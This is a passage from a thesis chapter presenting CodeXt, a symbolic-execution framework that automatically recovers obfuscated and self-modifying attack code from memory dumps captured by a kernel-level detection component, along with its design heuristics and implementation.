In the course of our research, we discovered that QEMU would not automatically re-translate instructions in the currently executing translation block if their corresponding bytes in memory were changed. This means that, off the shelf, QEMU cannot support self-modifying code that changes bytes within the same basic blocks. For further information and experiments, see Section 4.5.4.

Chapter 4: Automated Extraction of Obfuscated Code

Malware forensics is vital for developing new defensive tools, yet it remains more of a manual effort, requiring human oversight over currently limited automation. While existing intrusion detection systems and malware defense systems are able to detect and stop many malware attacks, they are not able to automatically extract the malware code even after the malware attack has been detected and stopped. When faced with data from a live attack, malware forensics faces several broad problems, as discussed in Chapter 1: choosing which run-time data to export; accurately finding the malicious code within that data; overcoming obfuscation techniques (per Chapter 3, e.g., encoders); and mapping the found code to a data structure within the exploited binary for vulnerability analysis.

In order to better defend against increasingly sophisticated malware, it is imperative that we gain increased understanding of the inner workings of malware. Specifically, recovering the attack code is critical to effective malware analysis, forensics, and reverse engineering. Given the sheer number of new malware seen every year, it would be invaluable to automatically recover the original attack code from the run-time memory upon detection of an attack.

However, it is technically challenging to automatically recover attack code from run-time memory, and existing attack code recovery involves substantial manual effort. First, attack code is usually mingled with random data and/or code in the memory, and it could be split into several disjointed code segments surrounded by random bytes. In order to recover the attack code, we have to be able to automatically pinpoint the exact start and the boundary of the attack code from random surrounding bytes. Second, the attack code can be easily obfuscated with self-modification, such as encoding and packing. Such obfuscation renders static analysis ineffective. Furthermore, an attacker could protect code with multiple layers of encoding and packing in such a way that each layer of decoding or unpacking only extracts a portion of the real attack code to be executed. For example, an attack code could be protected by three layers of packing. The first layer of unpacking only recovers the first $\frac{1}{3}$ of the real attack code to be executed. At the end of the execution of the first $\frac{1}{3}$

of the real attack code, a second layer of unpacking extracts the second $\frac{1}{3}$ of the real attack code into the same buffer that contains the first $\frac{1}{3}$ of the attack code extracted and so on. Such incremental decoding or unpacking ensures that the run-time memory never contains the complete attack code at any time. This makes it very difficult to automatically recover the complete attack code even if one can dump run-time memory at any time.

A number of approaches [38–40] have been proposed to detect the existence of attack code from network traffic. While these methods can detect some fragments of the attack code from the packet payload, they are not able to determine the exact start and boundary of the attack code or recover the complete attack code. Existing unpacking approaches based on dynamic analysis (e.g., PolyUnpack [50], Renovo [51], OmniUnpack [52]) are designed to recover hidden code from packed executables, with the assumption that the exact starting point of execution is known. Therefore, they are not effective when the packed code is mingled with random data or code. Since dynamic analysis normally covers only one execution path, traditional dynamic analysis unpacking approaches can only recover the hidden code and data on one execution path, and they may miss other hidden code and data on other (unexplored) paths. To the best of our knowledge, no existing unpacking method has been shown to be able to recover the complete hidden code protected by the incremental encoding or packing described above.

One of the primary goals of this paper is to bridge the gap between the need of analysts and the current capability of automatic attack code extraction from run-time memory. We address this as three sub-problems within malware forensics: find the injected code; find the original attack string; and find the data structure exploited. This chapter describes forensics research comprised of two components: an online portion that, in part, uses a previous detection mechanism and its own custom kernel modules to trigger process memory dumps upon malware detection; and dynamic analysis portion that uses emulation and selective symbolic execution to address the three sub-problems.

We present *CodeXt* [96], a novel malware forensics framework based on selective symbolic execution (S2E) [8,9]. CodeXt uses two key techniques to achieve unprecedented capability in automatic attack code recovery: 1) the combination of concrete and symbolic execution to recover potentially disjointed, misaligned, self-modified code from all execution paths within a given memory range; 2)

intelligent memory update clustering and multi-layer snapshots to recover all the code fragments of incremental decoding. As a result, CodeXt has the following advantageous features:

- It can automatically identify the exact start and boundaries of all hidden code fragments, even if they are mingled with random data in the run-time memory dump.
- It can automatically recover the complete attack code, including transient code, protected by sophisticated self-modifying code such as multi-layer incremental encoding and/or packing with overlapped ranges and different keys.
- It can automatically collect relevant intermediate results during multi-layered decoding, revealing obfuscations used at each layer.
- It can merge all hidden code fragments into logically related collections.
- It can recover the complete attack code protected by advanced polymorphic encoders that typically evade emulation, such as those that use FPU instructions or self-modify the current basic block of the run-time decoder.
- It can validate the extracted hidden code via symbolic execution to verify that execution of extracted hidden code will lead to any detection conditions reported by the intrusion or malware detection system.
- It is quite generic, and does not rely on any signature or pattern of any particular decoder.

We have empirically validated the effectiveness of CodeXt with real-world attack code and 9 well-known third-party encoders (e.g., Shikata-Ga-Nai [10]), as well as 3 novel encoders that we developed (e.g., multi-layer incremental encoding). CodeXt is able to accurately locate the attack code that is mingled with random bytes and extract the complete (including transient) hidden code encoded by all 12 encoders tested. To the best of our knowledge, CodeXt is the first tool that can automatically extract the code protected by Metasploit’s polymorphic XOR additive feedback encoder Shikata-Ga-Nai and the transient code protected by multi-layer incremental encoding.

The rest of this chapter is organized as follows. Section 4.1 contains an overview of our method’s goals, assumptions and architecture. Section 4.2 details the design issues of our novel code extraction tool, CodeXt. In Section 4.3, we present a new memory dump generator, which serves as an extension to a previously developed detection mechanism [11] and is a core component of our tool. We describe implementation details of our methodology and discuss key challenges in Section 4.4. From there, we present the empirical evaluation results in Section 4.5.

4.1 Overview

Our approach does not seek to determine whether a given piece of code is malicious or not, but rather to extract hidden attack code from run-time memory upon real-time detection of malware or attack. Specifically, our goals include the following:

- Identify the exact start and boundary of the hidden code from a given memory snapshot upon real-time detection of malware or attack.
- Extract all the hidden code fragments from the memory snapshot, even if they are encoded or packed by multi-layer incremental encoding.
- Reveal any hidden code encoding or packing; for multi-layer encoding or packing, reveal intermediate results (e.g., hidden code fragment extracted) of each layer decoding/unpacking.
- Obtain the complete hidden code by merging all hidden code fragments extracted.
- Validate the extracted hidden code via symbolic execution. This is to make sure the execution of extracted hidden code will lead to any detection conditions reported by intrusion or malware detection system.
- Evade existing emulation detection and anti-debugging as much as possible.

We assume that there is some intrusion or malware detection system that can detect the execution of attack code in real-time (e.g., [11]) and will dump the memory around the instruction (e.g., system call) where the attack has been detected , as well as other attack context information. Since many intrusion detection systems (e.g., [11, 32, 37, 97–100]) use system calls to detect the attack, we assume the attack context information includes some system call triggered by the attack code and corresponding register values. We further assume that the dumped memory is large enough to contain all hidden attack code within the run-time memory when the attack was detected. To avoid the undecidability problem in unpacking determination [50], we assume that there is no infinite loop in the the attack code, and our system will terminate after a configurable maximum number of instructions have been executed. We present motivating examples in Section 4.1.1, and the overall architecture in Section 4.1.2.




Figure 4.1: Multiple disjointed and misaligned code fragments mingled with random bytes.

4.1.1 Motivating Examples

Malware writers have incentive to use all kinds of obfuscation and protection mechanisms to make their malicious executables difficult to recover. In this subsection, we present two motivating examples. As shown in the left half of Figure 4.1, malware writers could split the code into three disjointed code fragments (**Frag #1**, **Frag #2**, and **Frag #3**) instead of putting all the malware code in one consecutive memory section. In this case, the logical start of the whole malware code is in **Frag #2**, and there could be either random bytes or deliberately misleading fake code between the three code fragments. In addition, the three code fragments could be deliberately misaligned such that the first instruction of **Frag #2** will not align to any instruction of the instruction stream disassembled from the start of **Frag #1**. From our observations, static disassembly is not effective in recovering such deliberately disjointed and misaligned code fragments, and it has no way to identify the logical start due to lack of semantic and run-time information (e.g., segmentation fault).

While traditional dynamic analysis can leverage semantic and run-time information, it normally only explores one execution path. As shown in the right half of Figure 4.1, malicious code (e.g., bot) can contain logic to take different actions upon different commands received. For example, variable **x** contains the received command represented as a predefined value. Based on the value of **x**, the malware will either call **func1()** (when $0 \leq x < 10$) or **func3()** (when $x \geq 10$), but not both. Because dynamic analysis (with concrete execution) only covers one execution path and leaves all




Figure 4.2: Transient code with multiple layers of self-modifying code.

other execution paths unexplored, it will miss either `func1()` or `func3()`. In order to recover both `func1()` and `func3()`, we need symbolic analysis to explore all execution paths.

To further impede code recovery, malware writers could use multiple layers of self-modifying code (SMC). This not only defeats pure static analysis based approaches but also makes it difficult to extract the attack code via dynamic analysis. As shown in Figure 4.2, the attack code could be protected by 3-layer self-modification or encoding. Once the attack code starts to run, it will use `decoder3` with key `K3` to decode a portion of the encoded code and data in the original memory. The first snapshot shows the state immediately after the decoding by `decoder3` with `K3` (the third layer). The decoded layer 3 contains `decoder2` and `transient code 1` and `transient code 2`, which will be overwritten by subsequent decodings. The attack code could execute the `transient code 2` before running the `decoder2` with key `K2` to extract layer 2. As shown in the second snapshot, `transient code 2` in the first snapshot has been overwritten by the second layer decoding. The decoded layer 2 executes `transient code 1` before it calls the `decoder1` with key `K1` to extract the layer 1, which will overwrite `transient code 1`. In this scenario, portions of the attack code (e.g., `transient code 1` and `transient code 2`) are transient, such that they only exist in memory for an instant before being overwritten by other portions of code to be extracted next. As




Figure 4.3: Overall CodeXt architecture.

a result, the memory never has the complete extracted attack code at any given time. To the best of our knowledge, no existing methods can automatically recover the complete code (e.g., including `transient code 1` and `transient code 2`) protected by such incremental decoding.

4.1.2 Overall CodeXt Architecture

CodeXt uses a combination of symbolic and concrete execution to recover potentially disjointed, misaligned, self-modifying code from all execution paths within a given memory range. Specifically, symbolic execution allows CodeXt to pinpoint the exact attack code start and boundary by exploring all the legitimate execution start points (i.e., offsets within buffer) and paths. On the other hand, concrete execution based dynamic analysis enables CodeXt to handle potential dynamic binary transformation and self-modifying code. We chose to build CodeXt upon selected symbolic execution (S2E) [8, 9], which supports in-vivo, multi-path analysis and allows us to execute any basic block either concretely with QEMU [12] or symbolically with KLEE [14].

Figure 4.3 shows the overall architecture of CodeXt. Our CodeXt has an online component and an offline component. The online component consists of S2E plugins that can monitor, track, and direct the selected symbolic execution of any given byte stream. Given the run-time memory dump and corresponding run-time information about the attack (e.g., process context, registers), the online component of CodeXt searches and analyzes the whole memory dump via selected symbolic execution. Specifically, CodeXt explores all execution paths from all offsets, filters out impossible code fragments (e.g., invalid instruction, invalid memory access), and records those feasible code fragments that satisfy the attack context information given. To handle self-modifying code, CodeXt detects and records all instructions dynamically generated before execution and takes a snapshot for each layer of self-modification. The offline component further analyzes the run-time information




Figure 4.4: Using the density heuristic to eliminate a code fragment with false cognate instruction (red) that jumps into a suffix of the true code fragment.

obtained in order to derive the hidden code and its location within the memory dump. For any self-modifying code, CodeXt also outputs the intermediate results that show how the code has modified itself during run-time. Such information leads to greater understanding of the obfuscation techniques used to protect the hidden code.

4.2 Design

In this section, we present three major design issues and discuss our design choices in CodeXt. Section 4.2.1 contains the heuristics and assumptions we employed. Section 4.2.2 lists determination criteria for locating hidden code. Section 4.2.3 highlights necessary considerations for tracking self-modifying code.

4.2.1 Necessary Conditions and Heuristics

Given any identified instruction from the memory dump, we need to determine whether it is our targeted attack code. If we assume that we have the attack context information, such as some system call and corresponding register values when the attack was detected in real-time, then the register `eip` must point to somewhere in the attack code. Therefore, the instructions of the attack code must align to where `eip` points. In addition, the bytes immediately before where `eip` points to must be the soft interrupt instruction (e.g., `int 0x80`, `syscall`, or `sysenter`) that triggered the reported system call. The bytes further backward must assign `eax` with the system call number reported by real-time IDS.

Given a system call at a fixed location in the memory dump, there could be multiple code fragments that end with the system call. Besides the true code fragment, there could be suffixes of the true code fragment that also terminate with the system call. In addition, there could be false code fragments that jump from some random byte to the middle (i.e., suffix) of the true code fragment as shown in Figure 4.4. To eliminate suffixes of the true code fragment, we can choose the biggest enclosure of the common suffixes that terminate with the system call.

Because the typical attacker does not want to waste space in attack code, we can expect there to be very few unused bytes. We introduce a *density* function that is defined as the ratio between the size of the minimum continuous memory buffer that contains the code fragment and the number of used bytes in the code fragment. For those false code fragments that jump from a random byte to a suffix of the true code fragment, there must be some unused bytes in between the random byte and the start of the suffix. Therefore, those false code fragments tend to have lower density than the true code fragment. This allows us to use the density function to filter out such false code fragments.

In summary, given a set of code fragments that satisfy the run-time attack detection condition (e.g., system call, `eip`), we use the following heuristics in recovering the attack code:

- Attack code should have at least 6 instructions and contain at least 15 bytes.
- We choose the biggest enclosure of the common substring among the code fragments that aligns to where `eip` points. This would eliminate substrings of the true attack code.
- We choose the code fragment with the highest density.

4.2.2 Locating Hidden Code

Given a memory dump, we need to determine whether there is any hidden code inside it and, if so, where the hidden code is located. As shown in Figure 4.4, the hidden code is usually mingled with random data/code in the memory. Therefore, we need to determine the exact start and boundary of the hidden code from a given memory dump. This requirement is different from that of traditional unpacking tools (e.g., PolyUnpack [50], OmniUnpack [52] and Renovo [51]), which assume the execution start point is already known.

Since the attack could hijack control-flow via general jump, the logical start of the hidden code could be anywhere in the memory dump. Therefore, we need to try every offset in the memory dump to see whether it is the logical start of sought after hidden code.

Static disassembly from different offsets is not effective in finding the start of the attack code for the following reasons:

- Static disassembly neither has access to nor utilizes any run-time information, and it can include many semantically infeasible instructions (e.g., invalid memory access that would cause a segmentation fault).
- Static disassembly is not effective in recovering disjointed code segments that may be deliberately misaligned.
- Static disassembly is not effective in recovering self-modifying code.

To leverage the system call information from the intrusion detection systems, we developed a S2E plugin to catch all the system calls triggered from the given memory dump and ignore system calls triggered from other places (e.g, standard library functions).

To reliably locate the logical start of the attack code in the memory dump, we leverage S2E's in-vivo multi-path analysis and make the offset of the memory dump symbolic. This allows us to apply S2E's built-in state forking and selected symbolic execution capability to try different offsets efficiently. To avoid unnecessary symbolic execution, we have the following online kill conditions for terminating the symbolic execution from an offset:

- Exception due to any invalid instruction or invalid memory access such as segmentation fault.
- Detected system call number or address does not match what we know.
- The instruction does not align to the system call we know.
- Hit system call `exit()`, `exec()`.
- Jump out of bound of the memory buffer (we assume the memory buffer contains the complete attack code).

Because any application-level attack code must use one or more system calls to cause any real harm, we record the symbolically executed instructions that end with a system call as a *code fragment* for each starting offset. To model the attack code that uses multiple system calls, we define *code chunk* as a sequence of code fragments in a control-flow. To extract attack codes that have more than system calls, we merge adjacent code fragments into a *code chunk* according to the following rules:

- Each code fragment itself is a code chunk.

- Code chunks X and Y are adjacent if the start of Y is immediately after the logical end of X .
- If code chunks X and Y are adjacent and the end of X is not `exit()` system call, then merge code chunk X and Y .

The symbolic execution from different offsets may generate a number of code chunks. The offline component will use the following offline kill conditions to further eliminate infeasible code chunks:

- The code chunk returned successfully by the symbolic execution is less than 15 bytes.
- Current code chunk is a true subset of some other code chunk.

4.2.3 Handling Self-modifying Code

In order to recover the transient code involved in the multiple layers of self-modifying code, we need to identify those with self-modifying code and take snapshots for each layer of decoding. Since the defining characteristic of self-modifying code is that the executed instructions are dynamically generated, we can reliably identify self-modifying code by checking whether the to-be-executed instruction is from a place that has recently been written. This can be achieved by tracking all the memory updates within the memory buffer range at run-time. However, we do not want to take a snapshot for each dynamically generated instruction, as one layer of decoding normally consists of multiple correlated instructions (e.g., `strcpy()`). Instead, we develop a clustering-based approach for obtaining appropriate snapshots of self-modifying code.

We maintain a global counter of all the instructions executed, and we assign the current global counter to each to-be-executed instruction as its unique sequence number, which reflects the temporal order of the execution of all instructions. The memory updates within one layer of decoding tend to be clustered to each other in both time and space. We can cluster the memory updates offline according to the following heuristics:

- Cluster those memory update instructions whose execution sequence numbers are no more than Δ (e.g., $\Delta = 10$) apart.
- For each cluster of memory updates, we combine adjacent memory updates into one memory range.

We treat one cluster of memory updates as one snapshot. We further mark those snapshots from which we executed instruction after the snapshot was created. These marked snapshots correspond to each layer of self-modifying code executed.

From the clustered memory updates of each snapshot, we can generate a memory map to show the memory changes over time. Specifically, we can see all the values of all memory bytes translated, executed, or written, even if the same memory location has been overwritten multiple times during the execution.

4.3 Methodology

We implemented a version of DASOS [11] that focuses on integrating forensic capabilities with live detection methods, called DASOSF. In particular, we have created an online (real-time, live) component that cohesively meshes with a dynamic offline analysis component. The online portion, as described in Section 4.3.1, is separate from but extends the original DASOS module. It is responsible for correctly gathering as much evidence and artifacts of the attack as possible. Upon detection of malware, DASOSF performs a selective memory dump that includes environmental information such as the register’s `eip`, `eax`, and process details, among others.

We then feed this information into the dynamic, offline process, as described in Section 4.3.2. This component is a forensics tool based on S2E, a selective symbolic execution engine. The S2E plugin is fully automated to manage any analysis needed. This platform appears to provide ample room for complexity and feature improvement. Our system is effective against true vulnerabilities and real-world malware, including self-mutating shellcode.

4.3.1 Online Specification Based Detection Component

In this section, we present details related to the online specification based detection component. In other words, the first real-time, non-self system call detection mechanism. To develop our online component, we use techniques similar to the original DASOS module. DASOS works via modifications to `gcc`, `glibc`, and the kernel and deals heavily with Intel machine code and Linux system internals. The first, `gcc`, enables any compiled program to push its dynamic marker, or canary values, onto the stack before any system call. The second, `glibc`, provides capability with system




Figure 4.5: When the first non-self system call is detected, a segment of memory and pertinent run-time information is written to disk via a kernel module.

calls that use a variable number of parameters. The third, kernel related, allows the user to turn on and off marker verification. In essence, DASOSF is designed to rely on DASOS for detection.

If DASOS is enabled and detects an attack, then DASOSF is activated to collect forensics information. The two share very similar kernel modifications, but DASOSF extends them in a compatible way. The first modification is in `entry.S`, which handles system calls or entries into kernel space. DASOSF extends the assembly code that intercepts any system call to additionally collect the value stored within the register `eip`, which is the user space address where execution will continue from after the system call returns. This address was chosen because we know that code must exist there, as the instruction before `eip` is the system call, making `eip` either an instruction or the end of the byte code and providing our locus for memory exportation.

The second major modification is in `irq.c`, the kernel source file that specifies how to handle interrupts. DASOSF extends the interception function to communicate with a kernel module in order to coordinate exporting the vital run-time environmental information. Currently, upon a




Figure 4.6: S2E symbolically executes all offsets. Matches not filtered during execution are compared offline using the density heuristic and enclosure function to find the true positive.

DASOS detection of a malicious system call, DASOSF collects the one kilobyte of process memory surrounding the `eip`. This assumes that all malicious code exists within this memory segment. In the future, we endeavor to design an heuristic that may more accurately determine which segment(s) and what size of memory to dump. For instance, future research may show that it would be helpful to always include some portion of the stack.

As illustrated in Figure 4.5, we combine this memory data with other vital run-time information. The example given in Appendix B.1 shows that this combined dump includes: the memory surrounding `eip`; the number of bytes of memory captured (currently one kilobyte); the system call number stored within the `eax` register; the address of the first byte of memory captured; the address stored within the `eip` register; the dynamic marker sent by the process; the dynamic marker that the system was expecting; the process ID number; the process name; and a timestamp. This data serves as input to the dynamic analysis component described in the following section.

4.3.2 Dynamic Analysis Component

While the online component focuses on gathering information, the dynamic offline component focuses on processing that information. This allows the detection mechanism to remain real-time and permits the analysis to work in user space without time constraint. Of the goals discussed in Section 4.1, our current mechanism accurately addresses recovering the executed attack code. In this section, we present the methodology we employed in order to do so.

As illustrated in Figure 4.6, we use dynamic analysis to take the memory dump and search it for all offsets that contain executable code. Given the nature of Intel's variable length instructions, even moderately sized memory segments may produce many executable strings of code; fortunately,

many will fail execution quickly or will be invalid for other reasons [101]. For instance, they may be too short, attempt to access or jump to abnormal addresses, cause exceptions or interrupts, etc.

Of the remaining results, we use certain criteria to filter out those that appear unimportant. For instance, they may not align with the captured system call, or the value of the `eax` register at a system call may not match what the dump recorded. From our observations, very few strings—typically one or two—pass these tests, even when there are over 1,000 offsets. For those that do, they join a set of positive matches that are then compared by our tool. This comparison outputs a qualified recommendation as to which offset is the best candidate for the true positive.

Our design is based off binary instrumentation tools. Initially our implementation was built using the Valgrind toolset [7]. Valgrind is a heavyweight dynamic instrumentation platform that operates through an intermediate representation of byte code. Its instrumentation had barriers that prevented accurately using instrumentation logic based on a per byte granularity. We have found that the capability to operate on such a low level is necessary for complex malware that seeks to exploit undocumented features or otherwise violate the fundamentals that empower tools based on basic blocks.

We currently use a hybrid analysis engine called S2E [8, 9]. While not necessarily designed for per byte granularity, it has not shown any limitation as of yet, providing us with the level of control necessary for complex malware. S2E uses selective symbolic execution, and is essentially a handler between the symbolic executor KLEE [14], a part of LLVM, and the concrete executor QEMU, an emulator. We have found a good balance between static (via symbolic) and dynamic (via emulation) analysis in the S2E engine.

The flexibility of using symbolic execution only on portions of byte code allows for reduced overhead and decreased code complexity. For instance, each offset within the memory dump is processed concretely, but we can set the variable that controls the offset as symbolic and run all offsets concurrently. In terms of development, there are three parts that are candidates for modification: the KLEE engine; S2E plugins; and the QEMU engine. We have only slightly modified the KLEE source code, but we have done significant development on our own S2E plugin and modified the portion of QEMU used to process Intel byte code.

We developed a custom plugin for S2E that tests all offsets within a string of bytes and monitors execution for any system calls within that string. The plugin does this by hooking into the signal

that the S2E engine emits when QEMU reports a basic block associated with a system call entrance. When the hook is called, the caller process ID is checked. Then the memory address of the call instruction is checked to determine that it is from within the monitored process's specified buffer.

Our S2E plugin does some management and recording functions upon the end of execution of every instruction. First, we extended the system to record the length, in bytes, of the machine code being emulated. This allows our S2E plugin to read the process memory and store the byte values into a data structure that records memory changes. This memory recording structure supports repeated execution of bytes, even modified bytes, such as would be seen by self-mutating code. Second, we extended the system to record the address of the next expected instruction. This allows our S2E plugin to ensure that any instruction executed was the one expected and abort states that fail this assertion. This allows us to filter out paths that cause interrupts, exceptions, or other low level errors that indicate invalid control-flow paths.

If the control-flow reaches a system call, then execution stops and a success or failure is determined using the information from the DASOSF dump file. A success is when the address of the emulated system call matches the `eip` captured from the online module, and the system call number matches what was captured. If it was a success, then our system will also output the memory recording structure, the path executed, trace of instructions translated, and other pertinent information (such as data writes by executed instructions). An example of this output is in Appendix C.1. There are other considerations used to filter successes from failures:

- There is a minimum count of instructions, defined as six.
- No infinite loops or run away executions, which are defined as more than 1,000,000 instructions within the monitored memory range without a system call.
- No otherwise loss of execution control, which is defined as cumulatively more than 1,000,000 instructions within the kernel or out of the monitored bounds. This number is reset anytime it returns to within bounds.
- Any success cannot be a subset of another success, which is defined as a suffix such that all instruction byte values and addresses match. This is necessary to prevent reporting any suffix of the true positive as a success and to enforce our largest enclosure criteria.
- There is a special exception to skip the offsets within the detected system call instruction, as we can assume the malicious code consists of more than a single instruction.

There can be more than one success. Typically these are false positives where bytes get interpreted as jump instructions with targets that align within the true positive (i.e., some number of instructions ending in a jump that lead to a suffix of the true positive). To find the true success we use two factors. The first is finding the largest enclosure, which is defined as the string with the largest number of executable bytes surrounding `eip`. The second is finding the highest density, which is defined as the number of executed bytes divided by the range of executed bytes (i.e., maximum address minus the minimum address).

Assuming the malicious code starts off as fully contiguous, then these factors have consistently revealed the true positive. We expect that this is symptomatic of the space constraints malware writers face to avoid detection, and we acknowledge that malware could be made to spread its code out as much as possible in order to throw off the effectiveness of these metrics. To combat this, we have designed our system to work in subsegments of memory, which can be combined for later analysis.

For any success there is a chance that a few preceding bytes may be executable given the reasonable probability of any random byte being interpreted as machine code. While rare, it requires addressing. If this were to happen, then under our current system the enclosure function eliminates the true positive because it sees it as a suffix of the previous success. Fortunately, because the offset (i.e., the prefaced true positive) is a success, we can assume that it effectively does not interfere with the execution. In other words, assuming that it is equivalent for our needs, we can define it as the most effective true positive instead of a false positive. Theoretically, it is important to talk in terms of, and for our system to be able to handle, effective true positives, as any code that is iteratively de-obfuscated cannot be guaranteed to be byte-for-byte equal to the attacker's original string (as we would not know how many iterations to undo). In the future, we hope to address more accurately eliminating the prefacing and non-impacting instructions.

Once the most effective true positive offset has been found, finding the possible ends of execution is irrelevant, assuming all code exists within the memory snapshot. Also, any data intermingled within the code is irrelevant as long as all executable bytes exist within the dump. Accordingly, we implemented the largest enclosure function by eliminating any byte code string when it reaches `eip` if it is a subset, or suffix, of another that has reached `eip`.

The offset search (the process of finding the true positive) involves locating all executable strings of code within the memory dump. We can extend this component to produce a set of all basic blocks of code, which are executable strings of bytes that end in control-flow redirection, such as jumps or system calls, that are not subsets of each other. This may reveal related but unreachable code segments and does two functions, as follows.

The first is an effort towards uncovering the initial attack code executed by the exploit. The true positive string that aligns with `eip` may be unreachable by this code. For instance, perhaps during transformation, portions of code were overwritten disconnecting the two. If attack code contains the complete transformation function, then we could reverse its processes and normalize the malicious code and recreate the connection. With all the code connected, we could produce the actual unaltered original attack string, or an equivalent substitute.

The second is an effort towards discovering the data structure that was exploited for a means to find the vulnerability. Once we know the true first byte of malicious code, then we can map it to the process's variables. We can assume that we have the source code and compiled executable for the exploited process and use that to guide the process. From here we can work towards pinpointing the function, instruction, or combination of actions that consist of the vulnerability. If the deductive method does not reveal the vulnerability, then we can use symbolic execution, fuzzing, or other data-flow analysis techniques on these pinpointed areas to attempt to duplicate the exploit and highlight the vulnerability.

4.4 Implementation

We have implemented the prototype of CodeXt upon the S2E engine, which provides nearly full read and write access to all registers and memory addresses either concretely or symbolically. We have chosen to use the Strictly Consistent System-level Execution (SC-SE) consistency model that is “both strict and complete” [8, 9]. Currently our prototype only monitors Linux system calls, but it can be extended to monitor Windows system calls. Our prototype consists of a wrapper for loading arbitrary byte streams for execution, a S2E plugin for online analysis, and a number of offline analysis modules. Our S2E plugin hooks into S2E’s `CorePlugin` signals and defines custom




Figure 4.7: Wrapper to run arbitrary byte streams within CodeXt.

